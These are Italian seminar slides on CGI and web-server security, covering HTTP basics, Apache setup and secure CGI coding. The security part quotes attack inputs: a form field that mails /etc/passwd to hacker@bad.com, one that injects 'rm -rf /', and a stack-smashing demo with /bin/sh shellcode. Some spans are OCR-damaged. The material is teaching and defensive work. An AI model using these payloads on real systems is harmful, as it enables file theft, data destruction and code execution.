Common Gateway Interface & Web Security

A cura di:

Michele Cillo
Giuseppe Di Santo
Luca Venuti

Introduzione

Questo seminario si divide in tre parti principali:

1. Introduzione dei concetti base della programmazione su rete
2. Funzionamento e configurazione di un server web
3. Sicurezza
   a) Del sistema
   b) Di un server HTTP
   c) Degli script CGI

Prerequisiti: Conoscenza di sistemi UNIX-like e la loro programmazione in linguaggio C

Rete di computer

Una rete di computer è un sistema di comunicazione che connette due o più macchine (host) tra loro.

Internet non è altro che una rete di reti di computer eterogenee. Per mettere in comunicazione sistemi diversi si è avuto bisogno di un insieme di protocolli (un insieme di regole e convenzioni tra i partecipanti alla comunicazione).

A questo scopo è stata ideata la suite **TCP/IP**.

TCP/IP

La comunicazione su rete coinvolge l'interazione di due o più processi residenti su host diversi.

Il primo passo di tale interazione consiste nello stabilire una connessione tra i processi che intendono comunicare

Due problemi principali da risolvere:

1. Deve essere possibile identificare in modo univoco ogni host nella rete
2. Deve essere possibile identificare in modo univoco ogni processo che partecipa alla comunicazione

Indirizzo IP

Ogni host nella rete ha un numero di 32 bit detto "Indirizzo IP".

Viene comunemente espresso tramite la notazione puntata:


195.205.160.10
Rappresenta

11000001	11001101	10100000	00001010
195	205	160	10

Per identificare un processo su di un host si utilizza un intero a 16 bit detto "porta"

Domain Name System

È un sistema di mappatura tra indirizzi IP e nomi di host.



Socket di Berkeley

API per la programmazione su rete

Il socket è un oggetto software tramite il quale è possibile effettuare tutte le operazioni di I/O su rete


Il suo funzionamento è simile a quello di un file

Operazioni sui socket

Le operazioni basilari che si possono applicare ad un socket sono:

apertura	socket()
connessione	bind() e accept(), connect()
lettura	recev() o read()
scrittura	send() o write()
chiusura	close()

Modello Client/Server



Esempi di applicazioni client/server sono l'ftp, telnet e lo stesso sistema web.

Server HTTP

Il server HTTP, per quanto complesso possa essere, è un programma che riceve le richieste del client (Netscape, Internet Explorer o altri browser) tramite un socket e restituisce delle risorse (siano essi file o output di script).

L'invio della richiesta da parte del client e della risposta da parte del server seguono un protocollo ben definito:

l'**HyperText Transfer Protocol** (**HTTP**).

Browser

Richiesta HTTP

Una richiesta HTTP è composta da tre parti:

1) Request Line
2) Header di richiesta (opzionali)
3) Parte dati (opzionale)

Request line

Ha la seguente forma:

Nome_del_metodo Request-URI Versione_del_protocollo

Nome del metodo indica l'operazione che il server deve effettuare.

GET, utilizzato per ricevere il contenuto del file specificato dal Request-URI;

POST, utilizzato per fornire un blocco di dati ad un processo applicativo, estendere un database tramite una operazione di append, o simili.

Header di richiesta

Danno informazioni aggiuntive sulla richiesta, sull'eventuale parte dati o di carattere generale.

User-Agent che specifica lo user agent (il browser) che ha generato la richiesta;

Content-type definisce il MIME-Type del contenuto della eventuale parte dati

Parte dati della richiesta

Una richiesta HTTP può eventualmente concludersi con una parte dati.

Ad esempio utilizzata in congiunzione con il metodo POST

Risposta HTTP

Una risposta che un server HTTP invierà al client è composta da tre parti:

1) Status Line
2) Uno o più header
3) Parte dati

Status line

Ha la seguente forma:

HTTP-Version Status-Code Reason-Phrase

Header di risposta

Content-Length che indica la lunghezza, in byte, della parte dati

Content-type definisce il MIME-Type del contenuto della eventuale parte dati

Parte dati

Contiene la risorsa richiesta o un eventuale messaggio di errore

Esempio di richiesta

```
GET /HelloWorld/index.html HTTP/1.1
...
Host: www.hello.it
User-Agent: Mozilla/4.6 [en] (X11; I; Linux 2.0.36 i586)
...
```


Esempio di risposta

```
HTTP/1.1 200 OK
...
Server: Apache/1.3.9 (Unix)  (Red Hat/Linux) PHP/3.0.15
...
Content-Length: 123
Content-Type: text/html

<html>
<head>
        <title>Hello World</title>
</head>
<body bgcolor="white">
        <center>Hello World !!!!</center>
</body>
</html>
```


Configurazione di un server HTTP

Esempio: Apache

[illegible] client. Sintassi della direttiva: [illegible] dove '/cgi-bin/' è l'alias della directory /usr/local/httpd/cgi-bin/.

```
DocumentRoot /usr/local/httpd/htdocs
```

Ad esempio in cui il Request-URI indichi una directory, il server controlla se in questa ultima vi è un file che si chiama index.html e se lo trova lo invia al client come risposta.

Ad esempio

```
GET /hello.html HTTP/1.0
```

implica l'esecuzione di
implica la richiesta del file
/usr/local/httpd/cgi-bin/test
/usr/local/httpd/htdocs/hello.html

HTML

Il linguaggio per la pubblicazione usato nel contesto del World Wide Web è l'HyperText Markup Language o HTML.

L'HTML è stato realizzato in maniera tale che possa essere potenzialmente utilizzato su qualsiasi tipo di computer.

FORM

È una sezione di un documento HTML, racchiusa tra i tag iniziale e finale del FORM stesso (rispettivamente <FORM> e </FORM>), contenete, tra le altre cose, speciali elementi chiamati *controlli* (checkbox, menù, ecc.).

Ad ogni controllo del FORM sono associate due particolari proprietà: il nome ed il valore

Tra le proprietà di un FORM ve ne sono due di particolare interesse: action e method

Esempio di FORM

```
1  <html>
2  <head>
3     <title>Cerca un vocabolo</title>
4  </head>
5  <body bgcolor="#adc0ac">
6     <center>
7        <br>
8        <p>
9        <table border="4" width="50%">
10          <form name="cerca" action="/cgi-bin/cerca.cgi" method="get">
11          <tr>
12             <td>
13                <center>
14                   Vocabolo da cercare
15                </center>
16             </td>
17          </tr>
18          <tr>
19             <td>
20                <center>
21                   <input type="text" name="vocabolo" size="24">
22                </center>
23             </td>
24          </tr>
25          <tr>
26             <td>
27                <center>
28                   <input type="submit" value="Cerca" name="submit">
29                </center>
30             </td>
31          </tr>
32          </form>
33       </table>
34    </center>
35 </body>
36 </html>
```


Esempio di form visualizzato


Common Gateway Interface (CGI)

È una semplice interfaccia per eseguire programmi esterni,software o gateway, sotto un information server, indipendentemente dalla piattaforma.

Il software invocato dal server via CGI è chiamato script CGI

Gli script CGI sono comunemente usati per elaborare i dati dei FORM HTML

Funzionamento degli script CGI



Sicurezza di un sistema WEB

La sicurezza di un sistema web può essere divisa nei suoi tre aspetti fondamentali:

- Sicurezza del sistema su cui il server HTTP è istallato
- Sicurezza del server HTTP
- Sicurezza degli script CGI

Caratteristiche fondamentali

- Confidenzialità: le risorse che il sistema mette a disposizione devono essere fruibili solo da utenti autorizzati.
- Integrità: le risorse di un sistema devono essere modificabili solo da utenti autorizzati e in modo autorizzato.
- Disponibilità: le risorse che il sistema mette a disposizione devono essere accessibili da utenti autorizzati.

Principi di progettazione

Saltzer e Schroeder nel 1974 elencarono i seguenti principi di progettazione di un sistema di protezione sicuro, tutt'ora validi:

1. Privilegi minimi
2. Economia dei meccanismi
3. Progettazione aperta
4. Mediazione completa
5. Separazione dei privilegi
6. Minimi meccanismi di condivisione
7. Accettabilità psicologica / Facilità d'uso

Sistema operativo

Caratteristica principale di un sistema è il sistema operativo adottato. In genere quanto più complesso e potente è un sistema operativo tanto più esso è aperto ad attacchi dall'esterno.

La sicurezza di un server HTTP parte da una corretta configurazione del sistema operativo su cui il server deve girare.

Suggerimenti per l'amministratore

• Limitare il numero di account registrati sulla macchina dove il server è in esecuzione;
• Assicurarsi che gli utenti con permessi di login sulla macchina scelgano buone password;
• Disabilitare i servizi non necessari, come ad esempio potrebbe essere l'FTP;
• Rimuovere le shell e gli interpreti dei quali non si ha bisogno;
• Controllare accuratamente e periodicamente i log del server HTTP per assicurarsi che non siano avvenuti eventuali attacchi, anche se non eseguiti con successo;
• Essere sicuri che i permessi sul file system siano corretti, in particolar modo quelli che riguardano la parte di file system utilizzata dal server HTTP.

Sicurezza di un server HTTP

Analizziamo ora gli aspetti che riguardano la sicurezza di un server HTTP.

In particolare discuteremo dei seguenti problemi:

1) UID del server
2) Permessi sul filesystem
3) Facility avanzate
4) Soluzione con chroot
5) Localizzazione degli script CGI

UID del server HTTP

Prima e indispensabile accortezza di un amministratore di sistema deve essere quella di far girare il server HTTP della sua macchina con privilegi ristretti.

Ciò significa che un server HTTP non dovrebbe essere mai eseguito con i permessi del superuser (root).

Problema: per effettuare il bind di una porta il cui numero è inferiore a 1024 è necessario che l'applicaizone sia eseguita con permessi di root.

Soluzione: per effettuare il bind il server deve essere eseguito dal superuser. Fatto ciò l'applicazione dovrebbe eseguire una chiamata a setuid per cambiare il suo proprietario con un utente meno privilegiato.

Permessi sul filesystem

conf: contiene i file di configurazione del server
logs: contiene i log del server
htdocs: la document root del server
cgi-bin: contiene gli script CGI che il server utilizza

```
drwxr-xr-x   2 www      www          4096 May 29 16:20 cgi-bin
drwxr-xr-x   2 root     root         4096 May 29 16:20 conf
drwxr-xr-x   2 www      www          4096 May 29 16:20 htdocs
drwxr-xr-x   2 root     root         4096 May 29 16:19 logs
```

Sicurezza di un server HTTP

Facility avanzate

- Listing automatico delle directory
- Link simbolici

Sicurezza di un server HTTP

Soluzione con chroot

- Possibilità di eseguire il server HTTP cambiando la sua home directory in directory radice utilizzando il comando

```
chroot  /home/web  httpd
```

Directory di lavoro del server HTTP

Eseguibile

Sicurezza di un server HTTP

Localizzazione degli script CGI

Esistono due alternative:

1) Identificare gli script nell'albero delle directory della document root tramite un'estensione
2) Permettere di indicare una directory dove i file in essa contenuti sono da considerarsi degli script CGI.

Sicurezza di un server HTTP

Pro e contro

Benché la prima opzione non sia intrinsecamente pericolosa, porta con se una serie di svantaggi:

È molto più facile tener traccia di quali script sono istallati sul sistema se essi sono mantenuti tutti in una specifica porzione del filesystem, piuttosto che ritrovarseli sparsi nell'albero delle directory della document root.

Se un potenziale nemico fosse in grado di installare da qualche parte nella document root un suo script, potrebbe eseguirlo facilmente da remoto semplicemente richiedendone l'URL. Tale scenario diventa però improponibile se si utilizza il secondo metodo.

Update degli script CGI più sicura.

Sicurezza degli script CGI

Possibili attacchi

- Inviare via e-mail il file `/etc/password`
- Inviare via e-mail una mappa del filesystem che potrà essere utilizzata per la pianificazione di ulteriori attacchi.
- Inviare via e-mail informazioni sulla configurazione dell'host
- Lancio di applicazioni che richiedono molte risorse, sovraccaricando il sistema e impedendogli di espletare le sue normali funzioni (*denial of service*)
- Cancellazione o alterazione dei file di log del server HTTP

Sicurezza degli script CGI

Scelta del linguaggio

Compilato o uno *interpretato*?

Compilato. Vediamo perché.

1) Difficile interpretarne il funzionamento anche riuscendo ad ottenere il codice binario.
2) La maggior parte dei grossi programmi nasconde al suo interno dei bug, e gli interpreti sono programmi di dimensioni rilevanti.
3) Uno dei maggiori scenari che nasconde insidie è l'invocazione di comandi esterni all'interno dello script. La maggior parte dei linguaggi interpretati permette di eseguire molto facilmente tale compito.

Naturalmente ciò non implica che l'utilizzo di un linguaggio compilato produca necessariamente script CGI sicuri

Conoscenza degli strumenti

La cosa importante, in ogni caso, è la conoscenza approfondita degli strumenti che si utilizzano. Consideriamo un semplice esempio in cui un implementatore utilizzi il Perl.

Egli potrebbe ignorare che:

"root" != "root" ma allo stesso tempo "root" == "root"

Confusi? Vediamo il perché……

Ancora confusi?

Vediamo alcuni esempi:

```
 ....                                # parse input
$database="$user_input.db";          # concatena il contenuto di
                                     # user_input alla stringa
                                     # ".db" e assegna il tutto
                                     # alla variabile database
open(FILE "<$database");             # apre il file
```

$user_input = "dati" ➔ $database = "dati.db"

$user_input = "dati\0" ➔ $database = "dati\0.db"

Poison NULL byte

```
....                                # parse input
die("hahaha!  Beccato!)
if($user_input eq "page.cgi");      # tentativo di
                                    # proteggere il
                                    # sorgente
$file="$user_input.html";
....
```

$user_input = "page.cgi"

$user_input = "page.cgi\0" ➔ $file = "page.cgi\0.html"

Scrivere CGI sicuri

La prima considerazione da fare riguarda l'input dello script

Non fare mai assunzioni sui valori di input passati ad uno script CGI

Vediamo un esempio per capire il perché…

E-Mail tramite WEB

FORM di E-Mail

```
<FORM ACTION="/cgi-bin/email-foo" METHOD="GET">
   <INPUT TYPE="hidden" NAME="FooAddress" VALUE="foo@bar.baz.com">
   <TEXTAREA NAME="msg" ROWS="11" COLS="60" VALUE=""></TEXTAREA>
   <BR><BR>
   <INPUT TYPE="submit" NAME="Invia" VALUE="Invia">
</FORM>
```

```
...
char foo_address[BUF_SIZE];        // verrà memorizzato l'indirizzo
                                   // di e-mail
char messageFile[BUF_SIZE];        // verrà memorizzato il messaggio
                                   // da inviare a foo_address
...
// il messaggio viene scritto in un file temporaneo
// il cui nome sara' memorizzato in messageFile
...
sprintf(buffer,"/usr/lib/sendmail -t %s < %s", foo_address, messageFile);
system(buffer);
...
```

buffer = "/usr/lib/sendmail –t foo@bar.baz.com < messageFile"

Bad FORM

```
<FORM ACTION="/cgi-bin/email-foo" METHOD="GET">
   <INPUT TYPE="hidden" NAME="FooAddress" VALUE="foo@.bar.baz.com <
   /dev/null;mail hacker@bad.com < /etc/passwd;cat /dev/null">
   <TEXTAREA NAME="msg" ROWS="11" COLS="60" VALUE=""></TEXTAREA>
   <BR><BR>
   <INPUT TYPE="submit" NAME="Invia" VALUE="Invia">
</FORM>
```

buffer = "/usr/lib/sendmail –t foo@.bar.baz.com </dev/null;
mail hacker@bad.com < /etc/passwd;
cat /dev/null < messageFile"

Errori commessi

1) Colui che ha scritto questo codice ha assunto implicitamente che lo script fosse eseguito solo dalla form da lui progettata.
2) Utilizzo non ponderato della funzione di libreria standard del C *sistem*().

```
int system(const char *comando);
```

Esegue il comando specificato in "comando" chiamando

"/bin/sh –c comando".

Ancora un esempio

```
/usr/lib/sendmail -t foo@.bar.baz.com < /dev/null; rm -rf /;
cat /dev/null < nomeFileMessaggio
```

```
...
<INPUT TYPE="hidden" NAME="FooAddress" VALUE="foo@.bar.baz.com < /dev/null; rm -rf
/; cat /dev/null">
...
```


Rimedi possibili

Non utilizzare funzioni di libreria che eseguano delle shell.

Ovviamente le funzioni che invocano una shell dipendono dal linguaggio che si sta utilizzando per scrivere lo script

Controllare attentamente ciò che viene fornito in input allo script. A tal proposito vi sono due metodologie:

1) quello che non è espressamente proibito è permesso
2) quello che non è espressamente permesso è proibito

Quello che non è espressamente proibito è permesso

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[], char **envp)
{
    static char bad_chars[] = "/ ;[]<>&\t"; // caratteri pericolosi
    char * user_data;     // puntatore alla QUERY_STRING
    char * cp;            // utilizzato per la scansione dell'input
    // Prendiamo l'input
    user_data = getenv("QUERY_STRING");
    // rimuove i caratteri pericolosi
    for (cp = user_data; *(cp += strcspn(cp, bad_chars)); /* */) {
        *cp = '_';
    }
    ...
    // corpo dello script CGI
    ...
    exit(0);
}
```


Quello che non è espressamente permesso è proibito

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[], char **envp)
{
   static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz\
                             ABCDEFGHIJKLMNOPQRSTUVWXYZ\
                             1234567890_-.@";
   char * user_data;      // puntatore alla QUERY_STRING
   char * cp;             // utilizzato per la scansione
                          // dell'input
   // Prendiamo l'input
   user_data = getenv("QUERY_STRING");
   // rimuove i cartteri pericolosi
   for (cp=user_data; *(cp += strspn(cp, ok_chars));/* */) {
        *cp = '_';
   }
   // corpo dello script CGI
   ...
   exit(0);
}
```

Sicurezza degli script CGI

Buffer Overflow

Si verifica quando si tenta di scrivere un insieme di valori in un buffer di dimensione fissa, scrivendone almeno uno al di fuori dei limiti di tale buffer

```
#include <string.h>

void function(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}
int main() {
          char large_string[256];
          int i;
          for(i = 0;i < 254;i++) {
            large_string[i] = 'A';
          }
          large_string[i] = '\0';
          function(large_string);
          return(0);
}
```


Sicurezza degli script CGI

Stack smashing

variabile locale C + buffer overflow = **stack smashing**

Consente di eseguire del codice arbitrario, opportunamente inserito

Stack smashing



Organizzazione di un processo

- stack
- testo
- BSS
- heap

Stack smashing

Chiamata a funzione

Le chiamate a funzioni utilizzano il segmento dello stack utente in modo intensivo. In esso vengono memorizzati:

- i parametri passati alle funzioni;
- le variabili locali alla funzione;
- le informazioni utilizzate per il corretto funzionamento del meccanismo di chiamata a funzione, come l'indirizzo dell'istruzione alla quale deve ritornare il controllo dopo l'esecuzione della funzione.

Istruzioni assembler per il meccanismo di chiamata a funzione

call e ret

Stack smashing

Registri macchina

alcuni registri macchina sono utilizzati per il meccanismo di chiamata a funzione. Quello che ci interessa è:

- EIP (Extended Instruction Pointer) è utilizzato per mantenere l'indirizzo della locazione di memoria che contiene l'istruzione corrente.

Stack smashing

Esempio di chiamata a funzione

```
void function(int a,int b,int c)
{
          char buffer1[8];
          char buffer2[16];
}
int main()
{
          function(1,2,3);
          return(0);
}
```

Il codice assembler risultante che riguarda la chiamata a function sarà:

```
pushl  $3      ; inserisce nello stack il terzo argomento
               ; di function()
pushl  $2      ; inserisce nello stack il secondo argomento
               ; di function()
pushl  $1      ; inserisce nello stack il primo argomento
               ; di function()
call function  ; invoca function()
```

Dettagli di chiamata a funzione

Parametri della funzione	3
	2
	1
Chiamata a funzione	EIP
Salvataggio dei registri	ESP
	altri registri
Allocazione delle variabili locali	buffer1
	buffer2

Stack smashing in azione


dopo della chiamata a strcpy()

```
#include <string.h>

void function(char *str)
{
   char buffer[16];
   strcpy(buffer,str);
}

int main()
{
        char large_string[256];
        int i;

        for(i = 0;i < 254;i++) {
          large_string[i] = 'A';
        }
        large_string[i] = '\0';
        function(large_string);
        return(0);
}
```



Esecuzione di una shell

1) La sequenza di istruzioni in codice macchina che esegue il comando '/bin/sh' deve essere posta da qualche parte nella memoria del processo in esecuzione
2) L'indirizzo di ritorno di una qualche funzione deve puntare alla prima istruzione di tale sequenza.

Shell code

```
execve("/bin/sh", name, NULL);
```

```
char shellcode[] ="\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56 \
\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc \
\xff\xff\xff/bin/sh";
```



Codice esecuzione shell

```
#include <string.h>
char shellcode[] =
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07 \
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56 \
\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc \
\xff\xff\xff/bin/sh";

char large_string[128];
void main() {
   char buffer[96];
   int i;
   long *long_ptr = (long *) large_string;
/* riempie large_string con l'indirizzo di buffer */
   for (i = 0; i < 32; i++) {
      *(long_ptr + i) = (int) buffer;
   }
/* copiamo il contenuto di shellcode in large_string */
   for (i = 0; i < strlen(shellcode); i++) {
       large_string[i] = shellcode[i];
   }
   strcpy(buffer,large_string);
}
```


Dettagli

- al ritorno della funzione strcpy() il controllo sarà passato alla prima istruzione che eseguirà la shell



Soluzioni al problema

Approccio decentralizzato.

Prevede la modifica dei programmi che presentano potenziali situazioni di pericolo.

Approccio centralizzato.

Prende in considerazione l'ipotesi di modificare le librerie di sistema e/o il kernel del sistema operativo

Approccio decentralizzato

Tale approccio prevede la modifica dei programmi già implementati e la stesura di nuovi con tecniche che evitino l'insorgere di potenziali problemi di buffer overflow. Questo approccio può essere implementato utilizzando due diverse metodologie

1) Il programmatore deve assicurarsi di non inserire nel codice che sta scrivendo possibili fonti di attacco.
2) Utilizzo di opportuni tool capaci di individuare o evitare situazioni potenziali di pericolo.

Approccio decentralizzato

- gets()
- sprintf()
- strcat()
- strcpy()
- streadd()
- strecpy()
- strtrns()
- index()
- fscanf()
- scanf()
- sscanf()
- vsprintf()
- realpath()
- getopt()
- getpass()

Dal punto di vista del programmatore bisogna stare attenti all'utilizzo delle seguenti funzioni di libreria:

- gets() → fgets()
- sprintf() → snprintf()
- strcat() → strncat()
- strcpy() → strncpy()

Approccio decentralizzato

Per quanto riguarda i tool cui precedentemente si è accennato, essi sono di vario tipo

1) patch che si basano su modifiche dei compilatori C che riguardano le situazioni a rischio
2) modifiche alle funzioni di libreria che possono generare problemi, inserendo al loro interno del codice opportuno che controlli l'integrità dell'indirizzo di ritorno di una funzione
3) modifiche sostanziali al compilatore per inserire al suo interno dei controlli, eseguiti al run-time, sui limiti delle varie zone di memoria cui si accede tramite un puntatore (Un approccio utilizzato per implementare tale tecnica consiste nella modifica della rappresentazione dei puntatori all'interno del linguaggio)

Approccio centralizzato

Prevede la modifica di talune caratteristiche del kernel del sistema operativo e/o delle librerie di sistema

La soluzione principale richiede di rendere il segmento relativo allo stack non eseguibile

fine

FINE

Invio richiesta

Invio richiesta GET

```
<form name="cerca" action="/cgi-bin/cerca.cgi" method="get">
          ...
         <input type="text" name="vocabolo" size="24">
          ...
         <input type="submit" value="Cerca" name="submit">
          ...
</form>
```

GET /cgi-bin/cerca.cgi?vocabolo=benvenuto&submit=Cerca HTTP/1.0
Referer: http://www.vocabolario.it/cerca.html
Connection: Keep-Alive
User-Agent: Mozilla/4.6 [en] (X11; I; Linux 2.0.36 i586)
Host: www.vocabolario.it
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8

Invio richiesta POST

```
<form name="cerca" action="/cgi-bin/cerca.cgi" method="post">
          ...
         <input type="text" name="vocabolo" size="24">
          ...
         <input type="submit" value="Cerca" name="submit">
          ...
</form>
```

POST /cgi-bin/cerca.cgi HTTP/1.0
Referer: http://www.vocabolario.it/cerca.html
Connection: Keep-Alive
User-Agent: Mozilla/4.6 [en] (X11; I; Linux 2.0.36 i586)
Host: www.vocabolario.it
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Content-type: application/x-www-form-urlencoded
Content-length: 31
vocabolo=benvenuto&submit=Cerca

Indietro

Funzionamento del server

Il server esegue una fork creando un processo figlio.
Il processo figlio, analizzando a sua volta la richiesta, eseguirà i seguenti passi:

1) Inizializzerà il contenuto di opportune variabili d'ambiente.
2) Redirigerà il suo standard output sul socket relativo alla connessione su cui è giunta la richiesta.
3) Metodo GET: inizializzazione della variabile d'ambiente QUERY_STRING; metodo POST, redirigerà il suo standard input sul socket
4) Eseguirà una **exec** dello script indicato nel Request-URI

CONTENT_LENGTH	Taglia del corpo del messaggio attaccato alla richiesta
CONTENT_TYPE	Tipo MIME dei dati della richiesta
GATEWAY_INTERFACE	Versione CGI che il server usa
PATH_INFO	Path che lo script deve utilizzare
QUERY_STRING	Vedi in seguito
REMOTE_ADDR	L'indirizzo IP del client
REQUEST_METHOD	Metodo HTTP con cui è stata fatta la richiesta
SCRIPT_NAME	Path dello script CGI invocato
SERVER_NAME	Il nome dell'host del server
SERVER_PORT	La porta TCP del server
SERVER_PROTOCOL	Nome e revisione del protocollo con cui è arrivata la richiesta
SERVER_SOFTWARE	Il nome e versione del server HTTP (es. Apache 1.3)

Variabili d'ambiente

Indietro

Lo script in azione

1. Elabora i dati inviatigli attraverso le variabili d'ambiente e la query string (prelevata dall'omonima variabile d'ambiente nel caso di metodo GET o dallo stream di input nel caso del POST).
2. Costruisce la risposta da inviare al browser che aveva richiesto la sua esecuzione.
3. Scrive la risposta sullo standard output.

Come si vede il compito di uno script CGI è piuttosto semplice, ciononostante è pieno di insidie nascoste

Indietro